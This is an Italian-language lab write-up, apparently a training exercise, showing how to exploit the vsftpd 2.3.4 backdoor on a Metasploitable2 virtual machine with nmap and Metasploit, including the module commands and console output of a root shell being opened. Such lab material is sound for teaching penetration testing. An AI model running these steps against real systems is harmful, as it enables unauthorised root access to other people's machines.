# **EXPLOIT**

In questa esercitazione proveremo ad utilizzare un Exploit per entrare nella macchina vittima metasploitable2

**EXPLOIT**:codice o una sequenza di comandi progettati per sfruttare una vulnerabilità o una debolezza già presente in un sistema.

Gli exploit sono utilizzati per ottenere accesso non autorizzato, eseguire codice malevolo, o compromettere la sicurezza di un sistema.

Per prima cosa facciamo una scansione su kali verso la macchina vittima utilizzando **NMAP** 

Adesso scegliamo la porta/protocollo per entrare, in questo caso useremo la porta 21 protocollo FTP


Consideriamo la versione del protocollo FTP vsftpd 2.3.4

Facciamo una piccola ricerca su internet per vedere i possibili Exploit per quella versione


In questo esercitazione useremo Metasploit

**Metasploit:** Software che viene utilizzato per la sicurezza informatica, contiene una collezione di exploit di vari software e di sistemi operativi, cerca di iniettare l'exploit per far accedere alla macchina vittima.

Accediamo a Metasploit usando il comando msfconsole



#### Cerchiamo la versione del protocollo FTP (vsftpd)




Usando il comando **SEARCH** il programma va a cercare gli exploit presenti nel suo database

Ne abbiamo trovati due, prendiamo il secondo

Per sceglierlo usiamo il comando **USE** ed il percorso dell'Exploit

#### Con SHOW OPTIONS vediamo quali parametri sono richiesti per questo specifico attacco



## IP vittima è richiesto e lo aggiungiamo con il comando SET RHOST 192.168.1.149

#### Adesso facciamo partire il nostro exploit con il comando EXPLOIT o RUN

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.


[*] Command shell session 1 opened (192.168.1.14:45035 → 192.168.1.149:6200) at 2024-11-11 14:07:36 +0100
```

Ultima riga ci mostra che il codice malevolo è stato inserito con successo ed abbiamo stabilito una connessione:

### COMANDI UTILIZZATI E CREAZIONE DELLA CARTELLA TEST\_METASPLOIT



# FRECCE ROSSE—---> COMANDI UTILIZZATI FRECCIA VERDE-—--> CARTELLA CREATA



Questo è la cartella creata vista da metasploitable 2

# **CONSIDERAZIONI**

Exploit per le applicazioni

Applicazioni: per i software, sistema operativo e office (ecc..)

### **SERVONO 4 PARAMETRI**

- 1. Il software deve essere in esecuzione
- 2. Non ci devono essere aggiornamenti che tolgono l'exploit
- 3. Exploit deve essere progettato per quella versione del software
- 4. Mantenere una connessione E bisogna trovarsi nella rete interna

EXPLOIT: Codice malevolo che va ad agire su una vulnerabilità già presente all'interno del codice/programma

SHELL: Connessione tra noi e l'obiettivo target, entrando senza farci scoprire